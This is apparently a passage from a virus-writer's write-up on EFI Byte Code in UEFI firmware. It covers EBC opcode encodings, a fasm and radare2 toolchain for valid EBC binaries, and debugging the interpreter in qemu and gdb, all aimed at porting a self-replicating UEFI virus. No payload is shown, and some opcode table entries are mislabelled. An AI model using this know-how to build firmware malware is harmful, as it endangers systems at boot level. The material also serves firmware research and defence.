0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x0E                          |1:      |0: No    |
|                                                   | 64-bit |idx/immed|
|                                                   |        |Operand 2|
|   0   |   1   |    1   |   1    |    0   |    0   |   1    |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+
* MULU: unsigned multiply *
MULU32
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x0F                          |0:      |0: No    |
|                                                   | 32-bit |idx/immed|
|                                                   |        |Operand 2|
|   1   |   1   |    1   |   1    |    0   |    0   |    0   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+

MULU64
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x0F                          |1:      |0: No    |
|                                                   | 64-bit |idx/immed|
|                                                   |        |Operand 2|
|   1   |   1   |    1   |   1    |    0   |    0   |    1   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+



* NEG: multiple operand 2 by -1 and store result to operand 1*
NEG64
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x0B                          |1:      |0: No    |
|                                                   | 64-bit |idx/immed|
|                                                   |        |Operand 2|
|   1   |   1   |    0   |   1    |    0   |    0   |    1   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+

NEG32
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x0B                          |0:      |0: No    |
|                                                   | 32-bit |idx/immed|
|                                                   |        |Operand 2|
|   1   |   1   |    0  |   1    |    0   |    0   |    0   |    0   |
+-------+-------+--------+--------+--------+-----------------+--------+

*NOT: Perform logical NOT operation on operand 2, store result to operand 1*
NOT64
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x0A                          |1:      |0: No    |
|                                                   | 64-bit |idx/immed|
|                                                   |        |Operand 2|
|   0   |   1   |    0   |   1    |    0   |    0   |    1   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+
NOT32
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x0A                          |1:      |0: No    |
|                                                   | 64-bit |idx/immed|
|                                                   |        |Operand 2|
|   0   |   1   |    0   |   1    |    0   |    0   |    1   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+


*OR: Logical OR operation on operand 1 and operand 2, store result to operand 1*
OR64
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x15                          |1:      |0: No    |
|                                                   | 64-bit |idx/immed|
|                                                   |        |Operand 2|
|   1   |   0   |    1   |   0   |    1   |    0   |   1   |   0    |
+-------+-------+--------+--------+--------+-----------------+--------+

OR32
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x15                          |1:      |0: No    |
|                                                   | 64-bit |idx/immed|
|                                                   |        |Operand 2|
|   1   |   0   |    1   |   0    |    1   |    0   |    1   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+


*POP: POP value from EBC stack*
POP64
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x2C                          |1:      |0: No    |
|                                                   | 64-bit |idx/immed|
|                                                   |        |         |
|   0   |   0   |    1   |   1    |    0   |    1   |    1   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+

POP32
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x2C                          |0:      |0: No    |
|                                                   | 32-bit |idx/immed|
|                                                   |        |         |
|   0   |   0   |    1   |   1    |    0   |    1   |    0   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+
*POPN: POP unsigned natural value from EBC stack *
POPN64
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x36                          |1:      |0: No    |
|                                                   | 64-bit |idx/immed|
|                                                   |        |         |
|   0   |   1   |    1   |   0    |    1   |    1   |    1   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+

POPN32
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x36                          |0:      |0: No    |
|                                                   | 32-bit |idx/immed|
|                                                   |        |         |
|   0   |   1   |    1   |   0    |    1   |    1   |    0   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+


*PUSH: PUSH value to EBC stack*
PUSH64
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x2B                          |1:      |0: No    |
|                                                   | 64-bit |idx/immed|
|                                                   |        |         |
|   1   |   1   |    0   |   1    |    0   |    1   |    1   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+

PUSH32
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x2B                          |0:      |0: No    |
|                                                   | 32-bit |idx/immed|
|                                                   |        |         |
|   1   |   1   |    0   |   1    |    0   |    1   |    0   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+


*PUSHN: PUSH unsigned natural value to EBC stack *
PUSHN64
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x35                          |1:      |0: No    |
|                                                   | 64-bit |idx/immed|
|                                                   |        |         |
|   1   |   0   |    1   |   0    |    1   |    1   |    1   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+

PUSHN32
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x35                          |0:      |0: No    |
|                                                   | 32-bit |idx/immed|
|                                                   |        |         |
|   1   |   0   |    1   |   0    |    1   |    1   |    0   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+
*RET: Fetch return address, adjust IP and stack pointer, jump to return address*
RET
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x04                          |0:      |0:       |
|                                                   |Reserved|Reserved |
|                                                   |        |         |
|   1   |   0   |    0   |   1    |    0   |    1   |    0   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+


* SHL: left shift *
SHL64
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x17                          |1:      |0: No    |
|                                                   | 64-bit |idx/immed|
|                                                   |        |Operand 2|
|   1   |   1   |    1   |   0    |    1   |    0   |    1   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+

SHL32
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x17                          |0:      |0: No    |
|                                                   | 32-bit |idx/immed|
|                                                   |        |Operand 2|
|   1   |   1   |    1   |   0    |    1   |    0   |    0   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+


* SHR: right shift *
SHR64
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x18                          |1:      |0: No    |
|                                                   | 64-bit |idx/immed|
|                                                   |        |Operand 2|
|   0   |   0   |    0  |   1    |    1   |    0   |    1   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+

SHR32
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x18                          |0:      |0: No    |
|                                                   | 32-bit |idx/immed|
|                                                   |        |Operand 2|
|   0   |   0   |    0  |   1    |    1   |    0   |    0   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+
* STORESP: Store contents of VM dedicated register to a VM GPR R0-R7*
STORESP
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x2A                          |0:      |0:       |
|                                                   |Reserved|Reserved |
|                                                   |        |         |
|   0   |   1   |    0   |   1    |    0   |    1   |    0   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+

* SUB: subtract signed value in operand 2 from operand 1, store in operand 1*
SUB64
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x0D                          |1:      |0: No    |
|                                                   | 64-bit |idx/immed|
|                                                   |        |Operand 2|
|   1   |   0   |    1   |   1    |    0   |    0   |    1   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+

SUB32
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x0D                          |0:      |0: No    |
|                                                   | 32-bit |idx/immed|
|                                                   |        |Operand 2|
|   1   |   0   |    1   |   1    |    0   |    0   |    0   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+

* XOR: XOR 2 operands, store result in operand 1*
XOR64
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x16                          |1:      |0: No    |
|                                                   | 64-bit |idx/immed|
|                                                   |        |Operand 2|
|   0   |   1   |    1   |   0    |    1   |    0   |    1   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+

XOR32
bit
0       1       2        3        4        5        6        7        8
+-------+-------+--------+--------+--------+--------+--------+--------+
| Instruction opcode: 0x16                          |0:      |0: No    |
|                                                   | 32-bit |idx/immed|
|                                                   |        |Operand 2|
|   0   |   1   |    1   |   0    |    1   |    0   |    0   |    0    |
+-------+-------+--------+--------+--------+-----------------+--------+
```

EBC xdev environment setup

Due to time constraints and the endless exhaustion that is debugging in an emulator, my process for writing an EBC virus was primarily writing the “assembly” (EBC is a byte code, thank you so much, we’re all aware) by hand. I wrote the assembly code then developed and used new techniques to (1) compile valid EBC binaries and (2) dynamically test the EBC binaries with a debugger (gdb).

Initially, my goal was to write and debug a simple driver using the EBC Debugger.

The EBC Debugger is another EFI Boot Services driver. As the name suggests, it is a debugger for EBC drivers. An EBC debugger is included as a part of the EDK2 package MdeModulePkg and can be compiled from an edk2 development environment and (theoretically) loaded and used from within the UEFI Shell.

However, running any debugging sessions with the EbcDebugger.dxe EFI_BOOT_SERVICES driver proved much more difficult than previously anticipated due to the following constraints:

1. The EBC debugger validates an input EBC image using the following criteria: The EBC image must be a valid EBC Image, and it must be an EFI Boot services driver. While the EDK2 EBC Debugger EbcDebugger.dxe could theoretically be extended for debugging EBC UEFI applications, I did not find info or guidance on how to do so amongst the minimal EBC debugging documentation available online. 2. By default, much of the functionality of the EbcDebugger is minimal -- the implementation provided in the edk2 repo is more or less meant to serve as a blank template, presumably for developers to build out and add to. Thus, in its default state, the EbcDebugger is basically useless. 3. The EBC debugger seems to struggle with PCI Option Roms. Even though EBC was designed *for* PCI Option Roms. It's ... ~**a choice**~.

Furthermore, absent any standardized or maintained toolkits for EBC, the process of setting up a development environment for writing/testing/debugging EBC binaries was a series of trials befitting a Greek demi-god.

There was only one compiler specifically designed to target valid EBC binaries: the proprietary Intel C compiler for EBC [3]. Once upon a time, this proprietary Intel C compiler for EBC was available for the low price of $995. It is no longer sold (rip) and after being unsuccessful at securing a copy through alternative avenues, I switched tactics. I decided to piece together a working EBC binary using an open-source C compiler targeting EBC (technically I ended up using two different open-source EBC assemblers, but we'll get to that.)

Until recently, I was only aware of one open-source project that attempted to provide an alternative solution to the costly Intel C compiler for EBC: fasmg-ebc [4]. However, this repository is archived and thus no longer actively maintained. Furthermore, in its final state, there are several notable issues that both I and others have run into when using it:
- fasmg-ebc can't handle edge cases for encoding instructions with natural-indexing [see this issue in the *archived* fasmg-ebc GitHub repo:].
- I was only able to use fasmg-ebc to generate valid EBC binaries from within a Windows environment. The fasmg-ebc would not correctly compile EBC binaries on a Linux host, even with all noted requirements met.
- The example binaries leave a lot to be desired -- hello.efi hangs while waiting for a key press from the UEFI shell; the other binaries either hang or reset the system. The source assembly code for all example EBC binaries leaves a lot to be desired.

For a while, I soldiered on. I was out here, slogging through the mud in UEFI land, transferring test EBC programs between hosts in a microcosm of a corporate worker hive, dutifully resetting qemu, qemu monitor, and gdb for dynamic testing on an infuriatingly frequent interval.

I thought that I would be stuck with a buggy assembler that only worked correctly from a Windows development environment.

And then the malware daemons from hell blessed me with the perfect gift: a working assembler for EBC that's open-source.

UEFIMarkEbcEdition by manusov [5] on Github proved to be my EBC deux ex machina.

This repository contains a plethora of useful content for the EBC vx process. Several highlights include:
- a compiled EBC UEFI application -- EBCGOPTEST -- which performs basic graphics manipulation operations using the GOP (truly a divine gift)
- the asm source for EBCGOPTEST.efi, EBCGOPTEST.asm (thank satan)
- an alternate "assembler" solution that leverages fasm (not fasmg, an important distinction) and a collection of fasm macros to generate valid EBC binaries**; this assembler solution, after some minimal setup, works on both Windows and Linux, resultant EBC binaries can be run in the UEFI shell of a standard OVMF binary ** Note: the resultant binaries need to be patched very minimally, I'll cover this shortly

This repo proved to be my Rosetta Stone that allowed me to crack the mysteries of EBC. Armed with my EBC Rosetta Stone as a template, I was able to start writing and building EBC binaries with a working toolchain. And with the resultant valid EBC binaries, I could perform initial tests and run the EBC UEFI apps in qemu.

The two-part compilation process that I developed for this project is detailed below:

```
; download fasm for your host
;
; At time of this writing, the current version release of fasm works
; fasm version 1.73.32

;clone UEFIMarkEbcEdition repo
git clone git@github.com:manusov/UEFImarkEbcEdition.git
cd UEFImarkEbcEdition/

fasm debug_samples/ebcgoptest/EBCGOPTEST.asm EBCGOPTEST.efi

ic3qu33n@ic3b0x:$ ./fasm EBCGOPTEST.asm testebc.efi
testebc.efi
flat assembler
3 passes, 7680 bytes.
version 1.73.32 (16384 kilobytes memory)

;; Apply patch to binary to fix PE headers for EBC
;;
;;pe_header:
       dd "PE"               ;      uint32_t mMagic; // PE\0\0 or 0x00004550
       dw 0x8664             ;      uint16_t mMachine; <- change this
       dw 3                  ;      uint16_t mNumberOfSections;
       dd 0x0                ;      uint32_t mTimeDateStamp; <- change this
       dd 0x0                ;      uint32_t mPointerToSymbolTable;
       dd 0x0                 ;      uint32_t mNumberOfSymbols;
       dw sectionHeader - opt_header;       uint16_t mSizeOfOptionalHeader;
       dw 0x0206                                  ;      uint16_t mCharacteristics;
       opt_header:
       dw 0x20B                                   ;      uint16_t mMagic
                                                         ;      [0x010b=PE32, 0x020b=PE32+ (64
bit)]
       db 0                                       ;      uint8_t  mMajorLinkerVersion;
       db 0                                       ;      uint8_t  mMinorLinkerVersion; <- change
this
       dd _codeend - codestart             ;      uint32_t mSizeOfCode;
       dd _dataend - _datastart      ;      uint32_t mSizeOfInitializedData;
       dd 0                                       ;      uint32_t mSizeOfUninitializedData;
       dd entrypoint - START         ;      uint32_t mAddressOfEntryPoint;
       dd entrypoint - START         ;      uint32_t mBaseOfCode;
       dq 0x0                                     ;      uint32_t mImageBase;
       dd 0x4                                     ;      uint32_t mSectionAlignment;
       dd 0x4                                     ;      uint32_t mFileAlignment;
       dw 0                                       ;      uint16_t mMajorOperatingSystemVersion;
       dw 0                                       ;      uint16_t mMinorOperatingSystemVersion;
       dw 0                                       ;      uint16_t mMajorImageVersion;
       dw 0                                       ;      uint16_t mMinorImageVersion;
       dw 0                                       ;      uint16_t mMajorSubsystemVersion;
       dw 0                                       ;      uint16_t mMinorSubsystemVersion
                                                         ;      can be blank, still times 4 db 0
       dd 0                                       ;      uint32_t mWin32VersionValue;
       dd end - START                      ;      uint32_t mSizeOfImage;
       dd header_end - header_start; uint32_t mSizeOfHeaders;
       dd 0                                       ;      uint32_t mCheckSum; <- change this
       dw 0xa                                     ;      uint16_t mSubsystem;
       dw 0x0                                     ;      uint16_t mDllCharacteristics;
       dq 0x0                                     ;      uint32_t mSizeOfStackReserve;
       dq 0x0                                     ;      uint32_t mSizeOfStackCommit;
       dq 0x0                                     ;      uint32_t mSizeOfHeapReserve;
       dq 0x0                                     ;      uint32_t mSizeOfHeapCommit;
       dd 0x0                                     ;      uint32_t mLoaderFlags;
       dd 0x6                                     ;      uint32_t mNumberOfRvaAndSizes;
;;
;;We're going to change the following values:
;; dw 0x8664           ;      uint16_t mMachine; <- change this
;; 0x8664 => 0xbc0e
;;
;; These changes can be shown summarized below by viewing the output of the
;; binary diff piped through less. The binary diffing tool I used for this
;; project was radiff2 of the radare2 family. I wrote a simple patch in r2 that
;; summarizes the changes that must be applied to form a valid EBC binary PE
;; header.
;;
;;
;; wx bc0e @ 0x00000084
;; wx 594a335b @ 0x00000088
;; wx 47 @ 0x0000009b
;; wx de2e00 @ 0x000000d8
;;
;; The r2 patch can be applied to patch a binary from x64 PE to valid EBC PE.

ic3qu33n@ic3b0x:$ file testebc.efi
testebc.efi: PE32+ executable (DLL) (EFI application) x86-64, for MS Windows

ic3qu33@ic3b0x:$ radiff2 testebc.efi ~/ueft_testing/UEFI_bb_disk/EBCGOPTEST.EFI
0X00000084 6486 => bc0e 0x00000084
0X00000088 5680867 = 594a335b 0x00000088
0x0000009b 49 => 47 0x0000009b
0x000000d8 5952 => de2e 0x000000d8
;
```

The two-part compilation process that I developed for this project is detailed below:

Part 1:

```
; 1. download fasm for your host
;
; At time of this writing, the current version release of fasm works
; fasm version 1.73.32

;2. Clone manusov's UEFIMarkEBCEdition repo -- to be used as base fasm assembler
git clone git@github.com:manusov/UEFImarkEbcEdition.git
cd UEFImarkEbcEdition/

3. build EBC binary with fasm and UEFIMarkEbcEdition fasm macros
fasm debug_samples/ebcgoptest/EBCGOPTEST.asm EBCGOPTEST.efi

ic3qu33n@ic3bOx:$ ./fasm EBCGOPTEST.asm testebc.efi
testebc.efi
flat assembler
3 passes, 7680 bytes.
version 1.73.32 (16384 kilobytes memory)
```

Part 2:

We almost have a working EBC binary, but we still need to apply a patch to the binary to fix the PE headers and generate a valid EBC image

```
;;
;;pe_header:
       dd "PE"              ;       uint32_t mMagic; // PE\0\0 or 0x00004550
       dw 0x8664            ;       uint16_t mMachine; <- change this
       ...
```

1. I wrote a simple patch in r2 that summarizes the changes that must be applied to form a valid EBC binary PE header. The r2 patch can be applied to patch an x64 PE to a valid EBC PE.

```
ic3qu33n@ic3b0x:$ file testebc.efi
testebc.efi: PE32+ executable (DLL) (EFI application) x86-64, for MS Windows

ic3qu33@ic3b0x:$ radiff2 testebc.efi ~/ueft_testing/UEFI_bb_disk/EBCGOPTEST.EFI
0X00000084 6486 => bc0e 0x00000084
0X00000088 5680867 = 594a335b 0x00000088
0x0000009b 49 => 47 0x0000009b
0x000000d8 5952 => de2e 0x000000d8
;
```

1. build EBC binary with fasm and UEFIMarkEbcEdition fasm macros
```
fasm ebc-frnknstn.asm frnknstn.efi
```

2. Run the r2 patch:
```
r2 -qnw -i r2-ebc-patch.r2 $TARGET_EFI
cp $TARGET_EFI $UEFI_DISK_DIR
```

3. With the target EBC binary copied to the root fs of the virtual disk in our test environment, we can launch qemu w a standard OVMF UEFI firmware build and

run the EBC binary using the built-in EBCVM - EbcDxe

At long last, I had a vx dev environment for EBC.
Now, the fun can commence.

EBC xdev bb steps

To start, I made minor changes to the source asm file for one of the working EBC programs in the UEFIMarkEbcEdition repo -- uefimark.asm. Once I had compiled the modified uefimark application into a valid EBC binary, I ran it in qemu to confirm that the changes had worked. These were trivial and simple tasks: e.g. altering strings in the assembly, changing instructions for rendering graphics (easy to confirm visually), etc.

Checklist item #0: EBC xdev bb steps - programming tests = Complete

Next, I wrote a simple hello world app in EBC assembly. I already covered this in the []. Go back to that section if you want to review the details.

Checklist item #1: EBC hello world app = Complete

Really what you're doing when you're learning a new technique with your vx is performing a series of artistic experiments and crafting a foundation for a much larger body of work, learning the machine by learning how it interacts with sample binaries.

The target that I want to leverage is the EBCVM because that is the one part of the UEFI firmware that speaks EFI Byte Code. In order to leverage the EBCVM how I want to -- as a vx factory within UEFI -- I need to learn how to communicate with the EBCVM by learning its native language, EBC. Once fluent in EBC, I can write programs that construct the myriad parts of my UEFI vx factory.

There remained unfortunately, a few major obstacles.

I took stock of the few precious resources I had, and I hacked together several Frankenstein creations that led the way forward. Though Frankenstein's creation was deemed monstruous by the scientist who created him, we would be well advised to question the reliability of the narrative, to examine his methods and look closely and from different angles. Are these techniques monstruous or were they born out of a monstrously ill-conceived and poorly implemented environment, the care of which was left to persons alternately neglectful and dismissive to the point of disavowal?

I leave that as an exercise for the reader.

This is, evidently a task of the translator so heavy it would make Atlas blush.

An EBC debugging detour through the depths of hell

Next, was the Frankenstein step: I started piecing together the pieces of my template UEFI self-replicating app, translating each function from x64 assembly and recreating them modularly in EBC assembly. Initially, I tried testing my code primarily with print statements. However, this process was ultimately too slow and didn't provide me with enough insight into the state of registers during critical points in the execution of my code. The logical next step would be to set up a debugger to step through the code but there are a few obstacles to address.

Obstacle #1: We don't have a reliable EBC debugger to inspect the state of the registers in the EBCVM during its execution of an EBC image.

Note UEFI Forum: either remove the EBCVM from the spec entirely or release the C compiler. I am the only person who is coding anything for EBC. And good god, let me have a working debugger. (Note: Yeah I noted in talks that I've presented this year that there is a ghidra plugin for EBC, so maybe if it worked I could debug it with Ghidra. But unfortunately, the Ghidra plugin does not work. RIP.)

How can I know if I'm setting up the stack correctly for making calls in the EBCVM if I don't have a debugger that can target EBC binaries or any way to monitor state changes in the EBCVM?

Well, we can take a step back, and remember that the VM is running as a DXE binary. We can remotely connect to it with gdb and debug the EBCVM itself.

tl;dr: the EBCVM is basically running as a black box but *thunking* is the mechanism that allows it to reach out

```
[ EBC VM ] <- - -  [EBC thunk] --> [UEFI APIs - native code]
```

The EBCVM has a direct line in and out of its own sandbox.
How can this be leveraged/exploited?

Recall from our earlier helloworld.asm example that in order to invoke the SystemTable->ConOut->SimpleTextOutputProtocol("hello from the other side of the EBCVM"), we had to do several things:

- set up the registers with PUSHn (push native) instructions
- make a call to the UEFI API with a CALLEX (call external) instruction
- restore state after calling the UEFI API using POPn (pop native) instructions

If we can hook the middle call, we won't need to do anything else -- confirmation of the expected state at the conclusion of our UEFI API call is evidence enough that the code functions correctly. The EBC virus code, after all, is performing the same tasks as the original self-replicating UEFI app in x64 -- making a series of calls to the UEFI API.

Since I'm familiar with the UEFI API, and x64 assembly for UEFI in particular, this was a natural fit. Lacking any visibility into the EBCVM with debugging tools, I could work with the output in a language I knew.

Obstacle #2: Configure a dynamic testing environment with qemu and gdb for debugging.

I started by targeting the OVMF binary itself (the entire encapsulating firmware image, in which our UEFI Shell and subsequently our EBC app, will be running). Using OVMF I was able to inspect certain calls of interest, but wanted to capture a very specific point that was better suited to targeting the EbcDxe binary. Moving on to targeting the EbcDxe binary in qemu and gdb was ultimately what allowed me to solve the mystery of EBC calling conventions and fix my EBC assembly to make the necessary calls to the UEFI API.

I chose the EbcDxe binary because it contains the following functions:
EbcLLCALLEXNative, EbcLLEbcInterpret, and EBCLLCALLEX

In particular, EbcLLCALLEXNative is of particular interest to us here.

EbcLLCALLEXNative is a routine that encapsulates a call made to the UEFI API from within the EBCVM. It essentially preserves the state of the VM's internal registers, translates the values in those VM registers into machine code for the host architecture, executes the native UEFI API call and then returns the result to the EBCVM, after restoring the VM save state. It's a similar process to the switch from ring 0 to ring -2 SMM, though in theory only. In practice, SMM is much more guarded than anything executing in ring 0 (UEFI Land, which by default will be running with DXE-level privileges, those of ring 0) because code in ring 0 exposed to a call being invoked from the EBCVM is defenseless.

The fact that I am applauding the security of SMM should be evidence enough as to how low the bar is for EBC. And EBC doesn't even try, EBC didn't even walk into the room. EBC walked out of the building and set a trashcan on fire down the block. She *does not care*!! And honestly, I love that for her.

So, why do we care about this EBCCallNativeEx call? Because in the EBCVM, this function is invoked every time there is a call to a UEFI API function. So anytime there is a call to anything in the EFI_BOOT_SERVICES Table or EFI_RUNTIME_SERVICES Table... or *any* of the other UEFI APIs that exist -- of which there are many.

So, if we know what a certain UEFI API function call looks like in x64 assembly, we can halt the debugger at the start of this function, and inspect the state of the registers. The registers will tell us how the values from the EBCVM were translated to the native architecture. And from that, and the application of the reverse engineered algorithm for translating the EBCVM registers to x64 registers, we can deduce the state of the EBCVM registers and figure out where our code went wrong.

Oh right, this requires that we reverse engineer the state of the EBC stack that is to be expected. Let's do that now.

There are 3 functions of interest in the source code for the EbcDxe interpreter: `EbcLLCALLEXNative`, `EbcLLEbcInterpret`, and `EBCLLCALLEX`.

The first two functions are found in the source code for EbcLowLevel.nasm [7], and the third function is found in the source code EbcSupport.c [8]

For context, let's begin by looking at the source code of [12.1]. We can see that there are several magic values used in the EBC binary: the EBC_ENTRYPOINT_SIGNATURE, EBC_LL_EBC_ENTRYPOINT_SIGNATURE, and a magic value used by the EBCVM to recognize a valid thunk:

```
#define EBC_ENTRYPOINT_SIGNATURE         0xAFAFAFAFAFAFAFAFull
#define EBC_LL_EBC_ENTRYPOINT_SIGNATURE  0xFAFAFAFAFAFAFAFAull
UINT8  mInstructionBufferTemplate[] = {
  //
  // Add a magic code here to help the VM recognize the thunk..
  // mov rax, 0xca112ebcca112ebc  => 48 B8 BC 2E 11 CA BC 2E 11 CA
  //
  0x48,                    0xB8, 0xBC, 0x2E, 0x11, 0xCA, 0xBC, 0x2E, 0x11, 0xCA,
  //
  // Add code bytes to load up a processor register with the EBC entry point.
  //  mov r10, EbcEntryPoint  => 49 BA XX XX XX XX XX XX XX XX (To be fixed at
  //  runtime)
  // These 8 bytes of the thunk entry is the address of the EBC
  // entry point.
  //
  0x49,                                                    0xBA,
  (UINT8)(EBC_ENTRYPOINT_SIGNATURE & 0xFF),
  (UINT8)((EBC_ENTRYPOINT_SIGNATURE >> 8) & 0xFF),
  (UINT8)((EBC_ENTRYPOINT_SIGNATURE >> 16) & 0xFF),
  (UINT8)((EBC_ENTRYPOINT_SIGNATURE >> 24) & 0xFF),
  (UINT8)((EBC_ENTRYPOINT_SIGNATURE >> 32) & 0xFF),
  (UINT8)((EBC_ENTRYPOINT_SIGNATURE >> 40) & 0xFF),
  (UINT8)((EBC_ENTRYPOINT_SIGNATURE >> 48) & 0xFF),
  (UINT8)((EBC_ENTRYPOINT_SIGNATURE >> 56) & 0xFF),
  //
  // Stick in a load of r11 with the address of appropriate VM function.
  //  mov r11, EbcLLEbcInterpret  => 49 BB XX XX XX XX XX XX XX XX (To be fixed
  //  at runtime)
  //
  0x49,                                                    0xBB,
  (UINT8)(EBC_LL_EBC_ENTRYPOINT_SIGNATURE & 0xFF),
  (UINT8)((EBC_LL_EBC_ENTRYPOINT_SIGNATURE >> 8) & 0xFF),
  (UINT8)((EBC_LL_EBC_ENTRYPOINT_SIGNATURE >> 16) & 0xFF),
  (UINT8)((EBC_LL_EBC_ENTRYPOINT_SIGNATURE >> 24) & 0xFF),
  (UINT8)((EBC_LL_EBC_ENTRYPOINT_SIGNATURE >> 32) & 0xFF),
  (UINT8)((EBC_LL_EBC_ENTRYPOINT_SIGNATURE >> 40) & 0xFF),
  (UINT8)((EBC_LL_EBC_ENTRYPOINT_SIGNATURE >> 48) & 0xFF),
  (UINT8)((EBC_LL_EBC_ENTRYPOINT_SIGNATURE >> 56) & 0xFF),
  //
  // Stick in jump opcode bytes
  //  jmp r11 => 41 FF E3
  //
  0x41,                                                    0xFF, 0xE3,
};
```

There are 3 magic byte sequences that we can expect to see while debugging an EBC binary:
1. EBC_ENTRYPOINT_SIGNATURE: 0xAFAFAFAFAFAFAFAFull
2. EBC_LL_EBC_ENTRYPOINT_SIGNATURE: 0xFAFAFAFAFAFAFAFAull
3. “Start of thunk” signature: 0xca112ebcca112ebc

Now, let’s look at the source code from [7.1] for the first function of interest in our EBCVM (EbcDxe binary): EbcLLEbcInterpret.

```
;****************************************************************************
; EbcLLEbcInterpret
;
; Begin executing an EBC image.
;****************************************************************************
; UINT64 EbcLLEbcInterpret(VOID)
global ASM_PFX(EbcLLEbcInterpret)
ASM_PFX(EbcLLEbcInterpret):
    ;
    ;; mov rax, ca112ebccall2ebch
    ;; mov r10, EbcEntryPoint
    ;; mov r11, EbcLLEbcInterpret
    ;; jmp r11
    ;
    ; Caller uses above instruction to jump here
    ; The stack is below:
    ; +-----------+
    ; |  RetAddr  |
    ; +------------+
    ; |EntryPoint | (R10)
    ; +------------+
    ; |   Arg1     | <- RDI
    ; +------------+
    ; |   Arg2     |
    ; +------------+
    ; |   ...      |
    ; +------------+
    ; |   Arg16    |
    ; +------------+
    ; |   Dummy    |
    ; +------------+
    ; |   RDI      |
    ; +------------+
    ; |   RSI      |
    ; +------------+
    ; |   RBP      | <- RBP
    ; +------------+
    ; |  RetAddr   | <- RSP is here
    ; +------------+
    ; |  Scratch1  | (RCX) <- RSI
    ; +------------+
    ; |  Scratch2  | (RDX)
    ; +------------+
    ; |  Scratch3  | (R8)
    ; +------------+
    ; |  Scratch4  | (R9)
    ; +------------+
    ; |   Arg5     |
    ; +------------+
    ; |   Arg6     |
    ; +------------+
    ; |   ...      |
    ; +------------+
    ; |   Arg16    |
    ; +------------+
    ;

    ; save old parameter to stack
    mov  [rsp + 0x8], rcx
    mov  [rsp + 0x10], rdx
    mov  [rsp + 0x18], r8
    mov  [rsp + 0x20], r9

    ; Construct new stack
    push rbp
    mov  rbp, rsp
    push rsi
    push rdi
    push rbx
    sub  rsp, 0x80
    push r10
    mov  rsi, rbp
    add  rsi, 0x10
    mov  rdi, rsp
    add  rdi, 8
    mov  rcx, dword 16
    rep  movsq

    ; build new paramater calling convention
    mov  r9,  [rsp + 0x18]
    mov  r8,  [rsp + 0x10]
    mov  rdx, [rsp + 0x8]
    mov  rcx, r10
```

```
    ; call C-code
    call ASM_PFX(EbcInterpret)
    add  rsp, 0x88
    pop  rbx
    pop  rdi
    pop  rsi
    pop  rbp
    ret
```

